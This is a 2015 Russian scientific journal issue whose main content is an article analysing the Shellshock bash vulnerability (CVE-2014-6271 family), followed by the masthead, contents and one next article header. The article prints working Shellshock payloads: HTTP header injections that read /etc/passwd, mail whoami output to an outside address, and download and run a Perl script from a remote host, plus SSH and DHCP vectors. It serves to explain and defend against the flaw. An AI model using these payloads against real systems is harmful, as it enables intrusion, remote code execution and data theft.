

Импакт фактор (пятилетний)
РИНЦ = 1,030

Журнал издается с 2003 г.
12 выпусков в год

Электронная версия журнала <http://www.rae.ru/snt>

Правила для авторов: www.rae.ru/snt/rules/

Подписной индекс по каталогу «Роспечать» – 70062

ГЛАВНЫЙ РЕДАКТОР

Ледванов Михаил Юрьевич д.м.н., профессор

ЗАМ. ГЛАВНОГО РЕДАКТОРА

Бичурин Мирза Иммамович д.ф-м.н., профессор

Ответственный секретарь редакции

Шнуровозова Татьяна Владимировна

РЕДАКЦИОННАЯ КОЛЛЕГИЯ

Бизенкова Мария Николаевна	(к.м.н.)
Бичурин Мирза Имамович	(д.ф-м.н., профессор)
Бошенятов Борис Владимирович	(д.т.н.)
Гайсин Ильгизар Тимергалиевич	(д.п.н., профессор)
Гилев Анатолий Владимирович	(д.т.н., профессор)
Гладилина Ирина Петровна	(д.п.н., профессор)
Гоц Александр Николаевич	(д.т.н., профессор)
Грызлов Владимир Сергеевич	(д.т.н., профессор)
Елагина Вера Сергеевна	(д.п.н., профессор)
Завьялов Александр Иванович	(д.п.н., профессор)
Захарченко Владимир Дмитриевич	(д.т.н., профессор)
Лубенцов Валерий Федорович	(д.т.н., профессор)
Лукьянова Маргарита Ивановна	(д.п.н., профессор)
Мадера Александр Георгиевич	(д.т.н., профессор)
Микерова Галина Жоршовна	(д.п.н., профессор)
Пачурин Герман Васильевич	(д.т.н., профессор)
Пен Роберт Зусьевич	(д.т.н., профессор)
Романцов Михаил Григорьевич	(д.м.н., к.п.н., профессор)
Стукова Наталия Юрьевна	(к.м.н.)
Тутолмин Александр Викторович	(д.п.н., профессор)

Журнал «СОВРЕМЕННЫЕ НАУКОЕМКИЕ ТЕХНОЛОГИИ» зарегистрирован в Федеральной службе по надзору за соблюдением законодательства в сфере массовых коммуникаций и охране культурного наследия. **Свидетельство – ПИ №77-15597.**

Все публикации рецензируются. Доступ к журналу бесплатен.

Журнал представлен в Научной электронной библиотеке (НЭБ) - головном исполнителе проекта по созданию Российского индекса научного цитирования (РИНЦ).

Импакт-фактор РИНЦ (пятилетний) = 0,843 (по данным на 23.02.2015)

Импакт-фактор РИНЦ (двухлетний) = 0,944 (по данным на 23.02.2015)

Индекс Хирша (десятилетний) = 16 (по данным РИНЦ на 23.02.2015)

Журнал включен в Реферативный журнал и Базы данных ВИНТИ

Учредитель: **МОО «Академия Естествознания»**

Издательство и редакция: Издательский Дом «Академия Естествознания»

Почтовый адрес –

г. Москва, 105037, а/я 47,

АКАДЕМИЯ ЕСТЕСТВОЗНАНИЯ,

редакция журнала «СОВРЕМЕННЫЕ НАУКОЕМКИЕ ТЕХНОЛОГИИ»

Ответственный секретарь редакции –

Шнуровозова Татьяна Владимировна

тел. +7 (499) 705-72-30

E-mail: edu@rae.ru

Подписано в печать 23.07.2015

Формат 60х90 1/8

Типография

ИД «Академия Естествознания»

г. Саратов, ул. Мамантовой, 5

Техническая редакция и верстка

Митронова Л.М.

Корректор

Кошелева Ж.В.

Способ печати – оперативный.

Усл. печ. л. 16,13

Тираж 1000 экз. Заказ СНТ 2015/4

Подписной индекс 70062

© ИД «Академия Естествознания»

СОДЕРЖАНИЕ

05.13.00 Информатика, вычислительная техника и управление

АНАЛИЗ УЯЗВИМОСТИ В ИНТЕРПРЕТАТОРЕ BASH – SHELLSHOCK <i>Бахтин А.О., Шерстнёв В.С., Шерстнёва А.И.</i>	7
К ВОПРОСУ ИССЛЕДОВАНИЯ ЭЛЕКТРОМАГНИТНОГО СПОСОБА МЕХАНОАКТИВАЦИИ РЕЦЕПТУРНЫХ КОМПОНЕНТОВ ШОКОЛАДНЫХ ИЗДЕЛИЙ <i>Беззубцева М.М., Волков В.С., Котов А.В., Обухов К.Н.</i>	12
РАСПРЕДЕЛЕННОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ ХРАНЕНИЯ И ОБРАБОТКИ МЕТЕОРОЛОГИЧЕСКИХ ДАННЫХ <i>Ботыгин И.А., Шерстнёв В.С., Шерстнёва А.И.</i>	15
ПРОЕКТ «КЛУБ НАУЧНО-ТЕХНИЧЕСКОГО РАЗВИТИЯ И ПРЕДПРИНИМАТЕЛЬСТВА» (КНТРП) <i>Воронков Ю.С., Воронков О.Ю.</i>	21
РАЗРАБОТКА ИНФОРМАЦИОННОЙ СИСТЕМЫ КОНТРОЛЯ И АНАЛИЗА РЕЗУЛЬТАТОВ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА В УЧРЕЖДЕНИЯХ СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ <i>Денисов А.П., Николукин М.С., Мосягина Н.Г.</i>	26
О ПРИБЛИЖЕННОМ РЕШЕНИИ НЕЛИНЕЙНЫХ КРАЕВЫХ ЗАДАЧ <i>Жаныс А.Б.</i>	31
МОДЕЛИ БЛАНКА ОРГАНИЗАЦИИ КОМПЬЮТЕРНЫХ ЛАБОРАТОРНЫХ РАБОТ ПРИ ИССЛЕДОВАНИИ ФИЗИЧЕСКИХ ЯВЛЕНИЙ <i>Кабылбеков К.А., Аширбаев Х.А., Арысбаева А.С., Джумагалиева А.И.</i>	40
СПОСОБ ПЕРЕДАЧИ ДИСКРЕТНОЙ ИНФОРМАЦИИ <i>Кан О.А., Жаркимбекова А.Т., Кадирова Ж.Б., Жаксыбаева С.Р., Жолмагамбетова Б.Р.</i>	44
ОДНОПРОВОДНАЯ ЛИНИЯ И ОДНОПРОВОДНЫЙ ТОК <i>Касьянов Г.Т.</i>	47
РЕШЕНИЕ ЗАДАЧИ О СОСРЕДОТОЧЕННОМ УПРУГОМ ВЗРЫВНОМ ВОЗДЕЙСТВИИ В ВИДЕ ДЕЛЬТА ФУНКЦИИ НА НАБЕРЕЖНОЙ РЕЧНОГО ПОРТА С ЗАПОЛНЕННЫМ ВОДНЫМ ОБЪЕКТОМ НА 25 % <i>Мусаев В.К.</i>	52
ОБОСНОВАНИЕ КОНСТРУКЦИОННО-ТЕХНОЛОГИЧЕСКИХ ПАРАМЕТРОВ УСТРОЙСТВА ВВОДА ЗЕРНОВОЙ СМЕСИ В ПНЕВМОСЕПАРИРУЮЩИЙ КАНАЛ <i>Саитов А.В., Фарафонов В.Г., Саитов В.Е.</i>	56
РАЗРАБОТКА СТРУКТУРЫ ВЫСОКОСКОРОСТНОГО УМНОЖИТЕЛЯ ПО МОДУЛЮ <i>Саркисов А.Б., Калмыков М.И., Зыбин Ю.А., Гончаров Р.Ю.</i>	61
ИМИТАЦИОННАЯ МОДЕЛЬ МАЛОГО ПРЕДПРИЯТИЯ <i>Шукаев Д.Н., Ламашева Ж.Б., Токпанова К.О.</i>	66
05.02.00 Машиностроение и машиноведение	
ВЛИЯНИЕ ТЕМПЕРАТУРЫ НА НАПРЯЖЕННО-ДЕФОРМИРОВАННОЕ СОСТОЯНИЕ ЗАГОТОВОК ПРИ АККУМУЛИРУЕМОЙ ПРОКАТКЕ С СОЕДИНЕНИЕМ <i>Андреященко В.А.</i>	70
К ВОПРОСУ ИЗНОСА ТЯГОВОГО ПОДВИЖНОГО СОСТАВА <i>Балгабеков Т.К., Дедов А.Н., Бейсембаев Д.М.</i>	74

АГРЕГАТЫ ДВОЙНОЙ КРИВИЗНЫ ИЗ ЛИСТОВОГО ПЕНОПЛАСТА ДЛЯ БЕСПИЛОТНЫХ МАЛОРАЗМЕРНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ И АВИАМОДЕЛЕЙ <i>Воронков Ю.С., Воронков О.Ю.</i>	78
ЭКСПЛУАТАЦИЯ ГРУЗОПАССАЖИРСКИХ САМОЛЕТОВ-АМФИБИЙ НА ВОДНЫХ АКВАТОРИЯХ <i>Воронков Ю.С., Воронков О.Ю.</i>	84
ПРИЧИНЫ И СНИЖЕНИЕ НИЗКО- И ВЫСОКОЧАСТОТНОЙ ВИБРАЦИИ ЭНЕРГЕТИЧЕСКИХ МАШИН <i>Миндрин В.И., Пачурин Г.В., Ребрушкин М.Н.</i>	89
МЕТОДОЛОГИЯ СОПОСТАВЛЕНИЯ РЕЗУЛЬТАТОВ ЭКСПЕРИМЕНТАЛЬНЫХ ИСПЫТАНИЙ С РЕАЛЬНЫМИ КОНСТРУКТИВНЫМИ ЭЛЕМЕНТАМИ ОПОРНЫХ БЛОКОВ МОРСКИХ СТАЦИОНАРНЫХ ПЛАТФОРМ (КЭ ОБ МСП) <i>Староконь И.В., Надыров Р.И., Шолотонов А.В.</i>	95
05.26.00 Безопасность деятельности человека	
ОСОБЕННОСТИ СТРОЕНИЯ И СВОЙСТВ ПАРАФИНИСТЫХ НЕФТЕЙ КАЗАХСТАНА, ВЛИЯЮЩИЕ НА ЭФФЕКТИВНОСТЬ МЕРОПРИЯТИЙ ПРИ БОРЬБЕ С ПАРАФИНООТЛОЖЕНИЯМИ <i>Байдельдина О.Ж., Дарибаева Н.Г., Нуранбаева Б.М.</i>	100
ОСОБЕННОСТИ ПРИМЕНЕНИЯ ТЕРМОФОРСИРОВАНИЯ ТОПЛИВА НА ЛОКОМОТИВНЫХ ДИЗЕЛЯХ <i>Балабин В.Н., Васильев В.Н.</i>	107
03.01.00 Физико-химическая биология	
ПОВЫШЕНИЕ ТОЧНОСТИ СЕЛЕКЦИИ РАДИОЭХО ПТИЦ <i>Диневич Л.</i>	114
СРАВНИТЕЛЬНОЕ ИССЛЕДОВАНИЕ ПРОЧНОСТНЫХ И МИКРОСКОПИЧЕСКИХ СВОЙСТВ ПОЛИЭТИЛЕНТЕРЕФТАЛАТНЫХ И ПОЛИИМИДНЫХ ПЛЕНОК <i>Мураева О.А., Панаева Т.Д.</i>	126

CONTENTS

05.13.00 Information, computing and management

SHELLSHOCK BASH INTERPRETER VULNERABILITY ANALYSIS <i>Bakhtin A.O., Sherstnev V.S., Sherstneva A.I.</i>	7
TO RESEARCH QUESTIONS ELECTROMAGNETICALLY MECHANOACTIVATION PRESCRIPTION COMPONENTS CHOCOLATE PRODUCTS <i>Bezzubceva M.M., Volkov V.S., Kotov A.V., Obuhov K.N.</i>	12
DISTRIBUTED SOFTWARE OF METEOROLOGICAL DATA HOLDING AND PROCESSING <i>Botygin I.A., Sherstnev V.S., Sherstneva A.I.</i>	15
THE PROJECT «THE CLUB OF SCIENTIFIC AND TECHNOLOGICAL DEVELOPMENT AND ENTREPRENEURSHIP» (CNTC) <i>Voronkov J.S., Voronkov O.J.</i>	21
DEVELOPMENT OF THE INFORMATION SYSTEM OF CONTROL AND ANALYSIS OF THE EDUCATIONAL PROCESS RESULTS IN EDUCATIONAL INSTITUTIONS OF SECONDARY PROFESSIONAL EDUCATION <i>Denisov A.P., Nikolukin M.S., Mosyagina N.G.</i>	26
ON THE APPROXIMATE SOLUTION OF NONLINEAR BOUNDARY-VALUE PROBLEMS <i>Zhanys A.B.</i>	31
MODELS OF THE FORM OF THE ORGANIZATION OF COMPUTER LABORATORY OPERATIONS AT EXAMINATION OF THE PHYSICAL PHENOMENA <i>Kabylbekov K.A., Ashirbaev H.A., Arysbaeva A.S., Dzhumagalieva A.I.</i>	40
METHOD OF TRANSMITTING DISCRETE INFORMATION <i>Kan O.A., Zharkimbekova A.T., Kadirova Z.B., Zhaksybayeva S.R., Zholmagambetova B.R.</i>	44
SINGLE-WIRE LINE AND SINGLE-WIRE CURRENT <i>Kasyanov G.T.</i>	47
THE SOLUTION OF THE PROBLEM OF CONCENTRATED ELASTIC EXPLOSIVE IMPACT IN THE FORM OF A DELTA FUNCTION ON THE EMBANKMENT OF THE RIVER PORT FILLED WITH WATER OBJECT BY 25% <i>Musayev V.K.</i>	52
JUSTIFICATION OF STRUCTURAL AND TECHNOLOGICAL INPUT DEVICE SETTINGS GRAIN MIXES IN THE AIR CHANNEL <i>Saitov A.V., Farafonov V.G., Saitov V.E.</i>	56
DEVELOPMENT OF STRUCTURE OF HIGH-SPEED MULTIPLIER MODULO <i>Sarkisov A.B., Kalmykov M.I., Zybin Y.A., Goncharov R.Y.</i>	61
SMALL BUSINESS SIMULATION <i>Shukayev D.N., Lamasheva Z.B., Tokpanova K.O.</i>	66
05.02.00 Engineering and engineering science	
INFLUENCE OF TEMPERATURE OF SAMPLE DURING ACCUMULATED ROLLING WITH CONNECTION <i>Andrejashenko V.A.</i>	70
TO THE QUESTION OF DETERIORATION OF THE TRACTION ROLLING STOCK <i>Balgabekov T.K., Dedov A.N., Beysembayev D.M.</i>	74

AGGREGATES OF DOUBLE CURVATURE SHEET OF FOAM FOR SMALL UNMANNED AIRCRAFT AND MODEL AIRCRAFT <i>Voronkov J.S., Voronkov O.J.</i>	78
OPERATION OF CARGO AND PASSENGER AIRCRAFT-AMPHIBIAN ON WATER WATER AREAS <i>Voronkov J.S., Voronkov O.J.</i>	84
CAUSES AND REDUCTION LOW- AND HIGH-FREQUENCY VIBRATION ENERGY MACHINE <i>Mindrin V.I., Pachurin G.V., Rebrushkin M.N.</i>	89
METHODOLOGY OF COMPARING THE EXPERIMENTAL TESTS FOR FATIGUE WITH REAL STRUCTURAL ELEMENTS SUPPORT BLOCK FIXED OFFSHORE PLATFORMS <i>Starokon I.V., Nadyrov R.I., Sholotonov A.V.</i>	95
05.26.00 Safety of human activity	
FEATURES OF THE STRUCTURE AND PROPERTIES OF CRUDE OILS OF KAZAKHSTAN INFLUENCING THE EFFECTIVENESS OF INTERVENTIONS IN THE FIGHT AGAINST PARTYNATIONAL <i>Baideldina O.Z., Daribaeva N.G., Nuranbaeva B.M.</i>	100
FEATURES OF APPLICATION OF THERMOSPEEDING UP OF FUEL ON LOCOMOTIVE DIESELS <i>Balabin V.N., Vasilyev V.N.</i>	107
03.01.00 Physico-chemical biology	
IMPROVING THE ACCURACY OF SELECTION RADIOECHO BIRDS <i>Dinevich L.</i>	114
A COMPARATIVE STUDY OF THE STRENGTH AND THE MICROSCOPIC PROPERTIES OF POLYETHYLENTEREPHTHALATE AND POLYIMID FILMS <i>Muraeva O.A., Panaetova T.D.</i>	126

УДК 004.457

АНАЛИЗ УЯЗВИМОСТИ В ИНТЕРПРЕТАТОРЕ BASH – SHELLSHOCK**Бахтин А.О., Шерстнёв В.С., Шерстнёва А.И.***ФГБОУ ВПО «Национальный исследовательский Томский политехнический университет», Томск,
e-mail: vss@tpu.ru, sherstneva@tpu.ru*

В данной статье описывается уязвимость командной оболочки bash, поставляемой в качестве базового интерпретатора для большинства дистрибутивов операционной системы Linux. Широкая распространенность интерпретатора bash позволяет говорить о многочисленных потенциально уязвимых системах. В статье описываются векторы, которыми может воспользоваться злоумышленник для атаки на целевую систему. Такими системами могут быть веб-сервера, DNS-сервера, особым образом сконфигурированные SSH-сервера, файловые-сервера на основе операционных систем семейства Unix и Linux. Целью данных атак может быть захват системы, выполнение на ней произвольных команд, дальнейшее распространение на другие системы и их последующий захват. Отмечается простота эксплуатации уязвимости, не требующая высокой квалификации злоумышленника. В статье также приведено описание мер для противодействия использованию данной уязвимости.

Ключевые слова: bash, Shellshock, уязвимость, программное обеспечение, информационная безопасность, ТПУ

SHELLSHOCK BASH INTERPRETER VULNERABILITY ANALYSIS**Bakhtin A.O., Sherstnev V.S., Sherstneva A.I.***National Research Tomsk Polytechnic University, Tomsk, e-mail: vss@tpu.ru, sherstneva@tpu.ru*

This article describes vulnerability in bash command shell that comes as a default interpreter in most Linux operating system distributives. There are a lot of potentially vulnerable systems on Internet because of bash interpreter prevalence. This article also describes vectors that could be exploited by malicious user to attack target system. Such systems are: web servers, DNS servers, improperly configured SSH servers, file servers. Target of such types of attack could be system takeover, arbitrary commands execution, further spread on other systems and takeover of them. Article notes simplicity of vulnerability exploitation that does not require malicious user's high qualification. Article also describes countermeasures of vulnerability exploitation.

Keywords: bash, Shellshock, vulnerability, software, information security, TPU

В 1996 году, 4 июня на космодроме во Французской Гвиане был произведён первый запуск ракеты-носителя Ariane 5. Уже через 40 секунд после старта она взорвалась на высоте 50 метров. 19 июля, через полтора месяца после катастрофы, специальной комиссией был опубликован доклад, в котором говорилось о том, что взрыв произошел в результате переполнения одной из переменных в программном обеспечении компьютера ракеты. Казалось бы, небольшая уязвимость в программном обеспечении привела к такому значительному ущербу.

Формально, уязвимостью (vulnerability) можно назвать любой параметр информационной системы, изменение которого сторонним пользователем может привести к появлению каких-либо угроз. При этом не существенны мотивы использования уязвимости, так как её наличие уже представляет значительную угрозу функционирования информационной системы. Проблема уязвимостей и их обнаружения берет свое начало практически с самого появления программного обеспечения. За время их существования предпринимались различные попытки классификации по различным признакам. В 1999 году компания MITRE Corporation предложила свое решение проблемы классификации, которое не зависело от раз-

личных производителей сканеров безопасности. Данное решение было реализовано в виде специализированной базы данных с перечнем всех известных уязвимостей (Common Vulnerability Enumeration), которая позже была опубликована под названием «Common Vulnerabilities and Exposures».

Уязвимость интерпретатора Bash. 24 сентября 2014 г. в интерпретаторе Bash французским специалистом по Unix/Linux Стефаном Чазеласом (Stephane Chazelas) была обнаружена критическая уязвимость, позволяющая удаленно выполнять произвольный код на целевой системе. Этот недостаток в интерпретаторе существовал с 1994 г. [3]. Уязвимости присвоен уровень «10 из 10» и целый ряд номеров CVE: CVE-2014-7169, CVE-2014-7186, CVE-2014-7187, CVE-2014-6277, CVE-2014-6278. Было даже придумано персональное имя для этой уязвимости – Shellshock. Именно она станет предметом исследования в данной статье. Такой высокий балл был присвоен уязвимости за лёгкость осуществления атаки, а также за отсутствие необходимости в аутентификации для использования Bash с помощью скриптов.

Данная статья ставит перед собой цель описать эту уязвимость, понять причину, по которой она возникает, определить векторы

атаки на уязвимые системы и сервисы, привести список мер по противодействию эксплуатации.

В наиболее простом понимании, Bash – это командный интерпретатор (оболочка), распространённый в операционных системах семейства Unix/Linux. Оболочка Bash часто используется при подключении к операционной системе посредством протоколов SSH или Telnet. В то же время, оболочка Bash может использоваться для обработки CGI-скриптов на веб-серверах Apache. Благодаря распространённости данной оболочки уязвимость Shellshock является столь опасной. Не будет преувеличением сказать, что в течение ближайших нескольких лет многие компьютеры под Linux и Mac OS всё ещё будут открыты для эксплуатации этой уязвимости из-за того, что огромное количество старых устройств так и не получит обновления.

Рассмотрим причину, по которой интерпретатор Bash стал уязвим и почему эксплуатация этой уязвимости не требует серьёзной квалификации у злоумышленника.

Основная опасность заключается в возможности произвольно задать переменные среды внутри интерпретатора Bash, которая задаёт определение функций. Рассмотрим фрагмент программного кода для языка bash, который приводит к эксплуатации уязвимости:

```
$ myfunc() { echo «Hello»; }
$ export -f myfunc
$ env | grep -A1 ^myfunc
myfunc=() { echo «Hello»}.
```

Уязвимость состоит в том, что если после тела функции (после последнего символа «}») добавить ещё какую-нибудь команду, и экспортировать её, она будет выполнена при вызове дочернего интерпретатора:

```
$ env x='() { :; }; echo «Oh...»' /bin/bash -c 'echo vulnerable'
```

```
Oh...
vulnerable [1].
```

Рассмотрим векторы эксплуатации данной уязвимости.

В течение часа после публикации уязвимости начали появляться сообщения об атаках (DDoS) на компьютерные системы по всему миру. В частности, на крупнейшую в мире распределённую сеть доставки контента (CDN) – Akamai Technologies, а также на подсети Министерства обороны США. Такие молниеносные действия злоумышленников оказались возможными из-за простоты эксплуатации уязвимости. Вектор первоначальных атак заключался в следующем. Как мы сказали выше, веб-сервер Apache может работать в качестве обработчика CGI-скриптов. Когда

веб-сервер получает запрос от клиента, появляется сразу три вектора для эксплуатации уязвимости: URL, заголовки, посылаемые вместе с URL, и то, что мы знаем под названием «аргументы», передаваемые в дальнейшем скрипту.

Так выглядит легитимный HTTP запрос клиента серверу:

```
GET / HTTP/1.1
```

```
Accept-Language: en-US,en;q=0.8,fr;q=0.6
```

```
Host: example.com.
```

В данном случае URL это «/» (главная страница) и заголовки: Accept-Language и т.д. Эти заголовки предоставляют веб-серверу информацию о возможностях браузера клиента, предпочитаемый язык, а также тип веб-браузера. Для веб-сервера не является чем-то необычным в дальнейшем превратить полученные заголовки в переменные для дальнейшего разбора и анализа (например сайт может сразу отображаться на необходимом языке). Таким образом, эти заголовки посимвольно копируются в переменные следующим образом:

```
HTTP_ACCEPT_LANGUAGE=en-US,
en;q=0.8,fr;q=0.6
```

```
HTTP_HOST=example.com.
```

До тех пор, пока эти переменные хранятся внутри ПО веб-сервера и не передаются сторонним программам, сервер не уязвим. Но как только эти переменные передаются интерпретатору bash, и возникает уязвимость Shellshock. Так, атакующий может модифицировать запрос и добавить к нему строку вида: () { :; }; а следом команду, которую необходимо выполнить на сервере.

Пример такого запроса, который получает веб-сервер от злоумышленника:

```
GET / HTTP/1.1
```

```
Accept-Language: en-US,en;q=0.8,fr;q=0.6 ()
{ :; }; /bin/bash -c 'ping 8.8.8.8'
```

```
Host: example.com.
```

Таким образом, скопированный посимвольно в переменную HTTP_ACCEPT_LANGUAGE заголовков «Accept-Language» при разборе CGI-скриптом приведет к выполнению интерпретатором Bash команды ping на сервер с адресом 8.8.8.8 (рис. 1).

Ответ веб-сервера отдаётся пользователю вместе с результатом выполнения команды. Конечно же, такая команда является самым безобидным, что может сделать злоумышленник по отношению к цели.

Представим более реалистичные варианты. Вместе с запросом пользователь может отправить строку вида: «() { :; }; /bin/cat /etc/passwd».

Команда прочитает содержимое файла passwd, в котором хранятся имена пользователей в системе и вернет вместе в ответом веб-сервера.




Рис. 1. Пример HTTP запроса, составленного злоумышленником, с модифицированными заголовками

В качестве еще одного сценария эксплуатации данной уязвимости можно привести следующий пример. Злоумышленник отправляет вместе с запросом строку вида:

```
«() { ;; } ; /bin/bash -c «whoami | mail -s 'example.com I' xxxxxxxxxxxxxxxx@gmail.com»
```

В данном примере выполняется команда `whoami`, которая покажет пользователя, от которого работает веб-сервер и результат работы данной утилиты отправляется злоумышленнику на почту. Таким образом, у него накапливается база уязвимых хостов. Особое внимание затем следует обратить на цели, на которых веб-сервер запущен от суперпользователя – `root`.

Самым вероятным сценарием использования данной уязвимости является захват целевой системы. Злоумышленник отправляет на сервер запрос вида:

```
«() { ;; } ; /bin/bash -c «cd /tmp; wget http://192.x.x.x/ji; curl -O /tmp/ji http://192.x.x.x/ji ; perl /tmp/ji; rm -rf /tmp/ji»».
```

Результатом выполнения данной команды будет загрузка на сервер файла скрипта, который запускается интерпретатором `perl`, и, вероятнее всего, затем этот скрипт открывает обратное соединение с командным сервером и переводится в состояние ожидания для последующего принятия команд от злоумышленника. Исходный файл скрипта удаляется.

Уязвимость SSH-сервера. Ещё одним вектором эксплуатации уязвимости является атака на сервер, на котором запущена служба SSH. SSH – сетевой протокол прикладного уровня, позволяющий производить удалённое управление операционной системой и туннелирование TCP-соединений (например, для передачи файлов) [5].

Выглядит такой вектор следующим образом. Предположим, что в файл «`authorized_keys`», расположенный на удаленном сервере, который служит для авторизации пользователей по паре ключей, дописана команда, которую пользователь выполнит в любом случае при входе на сервер. Например, будет дописана строка вида «`command='echo 1'`». Таким образом, каждый раз при входе на сервер на экран пользователя будет выдаваться строка «1». Если в качестве интерпретатора будет задан интерпретатор Bash, то злоумышленник может воспользоваться этим и передать вместе со строкой подключения вредоносный код следующим образом (рис. 2):

```
«ssh testuser@localhost '() { ;; } ; echo MALICIOUS CODE'».
```

Результат выполнения команды:

```
«MALICIOUS CODE».
```

Команда после «`;`» выполнится перед командой, выводящей на экран пользователя строку «1» [2].

Уязвимость DHCP-клиента. Наконец еще одним вектором эксплуатации уязвимости может стать атака на клиента DHCP-сервера. В рамках стандартного взаимодействия DHCP-клиент и сервера, клиент запрашивает аренду IP-адреса у сервера. DHCP-сервер в свою очередь имеет право отправить клиенту не только основные параметры конфигурации IP-адреса, но и ряд дополнительных параметров, которые клиент сохранит в переменной среды окружения, и в конце концов может привести к использованию уязвимости Shellshock в операционной системе, подключенной к локальной сети. К тому же злоумышленник может представиться поддельным DHCP-сервером и перехватить запрос на получение параметров от клиента, предназначенных легитимному DHCP-серверу.




Рис. 2. Передача вредоносного кода SSH-серверу в строке подключения




Рис. 3. Отправка вредоносного кода DHCP-клиенту

Злоумышленнику необходимо настроить собственный DHCP-сервер на локальной машине. Установить в качестве значения опции DHCP-сервера 114 (URL по умолчанию) строку вида: `() { ignored;}; echo 'foo'`. Вероятнее всего, подойдут и другие опции, но данная является более надежной. Таким образом, при запросе параметров DHCP-сервера клиента вместе с необходимыми полями получит вредоносный код и выполнит его (рис. 3). Скорее всего, даже с правами суперпользователя, т.к. изменение параметров DHCP на большинстве систем происходит от пользователя root [4].

Столь серьезная уязвимость затронула большое количество производителей программного обеспечения. Большинство из таких производителей отреагировали не-

замедлительно и оперативно исправили уязвимость в своих системах. Но стоит отметить, что первые обновления для исправления уязвимости не были эффективными. Специалистам по информационной безопасности некоторое время удавалось обходить эти обновления. Можно говорить о том, что большинство крупных вендоров справилось с задачей устранения уязвимости за 3–4 дня. Также стоит отметить, что для данной бреши не существует быстрого решения проблемы, кроме как обновление от производителя. В качестве крайней меры защиты можно, например, отключить от компьютерной сети веб-сервер или DHCP-сервер. Но такие меры не являются допустимыми в большинстве организаций.

Заключение

Рассмотренная проблема является только второй по счёту уязвимостью, за всю историю существования программного обеспечения, которая получила свое персональное имя, что говорит нам о её серьёзности. Десятки и сотни тысяч систем были скомпрометированы за считанные дни после её публикации. Ещё многие и многие годы специалисты по информационной безопасности будут находить неисправленную брешь в системах. Особенно уязвимыми остаются оффлайн системы, не имеющие возможности обновления, а также встраиваемые системы.

Список литературы

1. CVE-2014-6271, CVE-2014-7169. [Электронный ресурс]. – Режим доступа: <http://habrahabr.ru/post/238021/> (22.03.2015).
2. How can shellshock be exploited over SSH? [Электронный ресурс]. – Режим доступа: <http://unix.stackexchange.com/questions/157477/how-can-shellshock-be-exploited-over-ssh> (22.03.2015).
3. Shellshock BASH vulnerability tester. [Электронный ресурс]. – Режим доступа: <https://shellshocker.net/> (22.03.2015).
4. Shellshock DHCP RCE Proof of Concept. [Электронный ресурс]. – Режим доступа: <https://www.trustedsec.com/september-2014/shellshock-dhcp-rce-proof-concept/> (22.03.2015).
5. SSH. [Электронный ресурс]. – Режим доступа: <https://ru.wikipedia.org/wiki/SSH> (22.03.2015).

УДК 631.371:621.311.004.18

К ВОПРОСУ ИССЛЕДОВАНИЯ ЭЛЕКТРОМАГНИТНОГО СПОСОБА МЕХАНОАКТИВАЦИИ РЕЦЕПТУРНЫХ КОМПОНЕНТОВ ШОКОЛАДНЫХ ИЗДЕЛИЙ

Беззубцева М.М., Волков В.С., Котов А.В., Обухов К.Н.

ФГБОУ ВПО «Санкт-Петербургский государственный аграрный университет»,
Санкт-Петербург, Пушкин, e-mail: mysnegana@mail.ru

